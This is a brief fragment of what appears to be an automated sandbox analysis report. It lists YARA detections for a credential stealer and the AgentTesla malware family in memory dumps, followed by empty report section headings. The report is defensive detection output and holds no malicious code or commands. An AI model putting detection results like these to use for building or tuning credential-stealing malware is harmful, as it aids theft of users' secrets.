Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000007.00000002.617740547.0000000002951000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000000.374731216.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000007.00000000.374731216.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Read

Disassembly

Code Analysis